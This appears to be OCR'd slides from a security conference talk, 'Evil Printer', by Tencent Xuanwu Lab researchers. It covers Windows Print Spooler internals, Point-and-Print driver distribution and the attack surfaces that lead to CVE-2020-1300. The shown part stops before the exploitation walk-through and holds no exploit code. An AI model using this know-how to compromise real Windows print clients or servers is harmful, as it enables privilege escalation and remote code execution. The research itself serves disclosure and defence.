Evil Printer

How to Hack Windows Machines with Printing Protocol

Who are We?

- Zhipeng Huo (@R3dF09)
  - Senior security researcher
  - Member of EcoSec Team at Tencent Security Xuanwu Lab
  - Windows and macOS platform security
  - Speaker of Black Hat Europe 2018

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are We?

- Chuanda Ding (@FlowerCode_)
  - Senior security researcher
  - Leads EcoSec Team at Tencent Security Xuanwu Lab
  - Windows platform security
  - Speaker of Black Hat Europe 2018, DEF CON China 2018, CanSecWest 2017/2016


Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Agenda


- Printing internals
- Attack surfaces
- CVE-2020-1300
  - Exploitation walk-through
  - Patch
- Conclusion


Evil Printer?



https://twitter.com/R3dF09/status/1271485928989528064


How does Network Printing Works






Rendering in Network Printing

Client-side Rendering



Server-side Rendering



What is Printer Driver?

Interface component between OS and Printer

- Rendering component
  - Convert application data into printer specified data
- Configuration component
  - Enable user to configure printer

“In order to support both client-side and server-side rendering, It is a requirement that printer drivers are available to print server and print client.”

Supporting Client-Side Rendering and Server-Side Rendering

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/e47fedcc-d422-42a6-89fc-f04eb0c168e3

How is Printer Drivers Distributed?

Point-And-Print

- Allows a print client to download printer driver directly from a print server

Package Point-And-Print

- Allows a print client to download a printer support **package** that includes the print driver


“The package approach to driver installation provides **improved security** for point and print by checking driver signing during the establishment of a point and print connection.”

Point and Print with Packages


https://docs.microsoft.com/en-us/windows-hardware/drivers/print/point-and-print-with-packages

Print Spooler Service

- Manages printer drivers
  - Retrieves correct printer driver
  - Loads the driver
- Primary component of Windows Printing
  - Auto-start service, always running
  - Manage the printing process
  - Export printing APIs
  - Implements both Print Client and Server roles
- Dangerous design
  - SYSTEM privilege level
  - Does networking
  - Dynamically loads third-party binaries



Client-Server Printing Model



Why Target Windows Printing?

- Much older than average Windows legacies
  - More than 25 years (!)
- One of the most important services
  - Highly integrated with OS
- Very complex and confusing
- Highest privilege level

Local Attack Surfaces

- Windows printing has many services and components work at highest privilege level
- They export surfaces to lower privilege level even AppContainer
- Abusing them could result in Local Privilege Escalation or Sandbox Escape

Remote Attack Surfaces

- Attack print server
  - Expose the System in the unsafe network
- **Attack print client**
  - **May be suffering from the unsafe print server (Evil Printer)**

What Happens Behind the Scene when Windows Connect to a Printer?

Print Client Connects to Print Server

PowerShell


- **`Add-Printer`** `-ConnectionName \\printServer\printerName`

Win32 Print Spooler API

- **`AddPrinterConnection`**
- **`AddPrinterConnection2`**

GUI

- **`printui`** `/im`




All Roads to `winspool!`**`AddPrinterConnection2`**

```
BOOL AddPrinterConnection2(
    _In_ HWND hWnd,
    _In_ LPCTSTR pszName,
    DWORD dwLevel,
    _In_ PVOID pConnectionInfo
);
```

pszName [in]
A pointer to a null-terminated string that specifies the name of a printer to which the current user wishes to establish a connection.


Warning Dialog after AddPrinterConnection2



Purpose of Warning Dialog

- What If the Printer Driver is Malicious?
  - CVE-2016-3238
  - Windows Print Spooler Remote Code Execution
  - A remote code execution vulnerability exists when the Windows Print Spooler service does not properly validate print drivers while installing a printer from servers.
- “The update addresses the vulnerability by issuing a warning to users who attempt to install untrusted printer drivers”

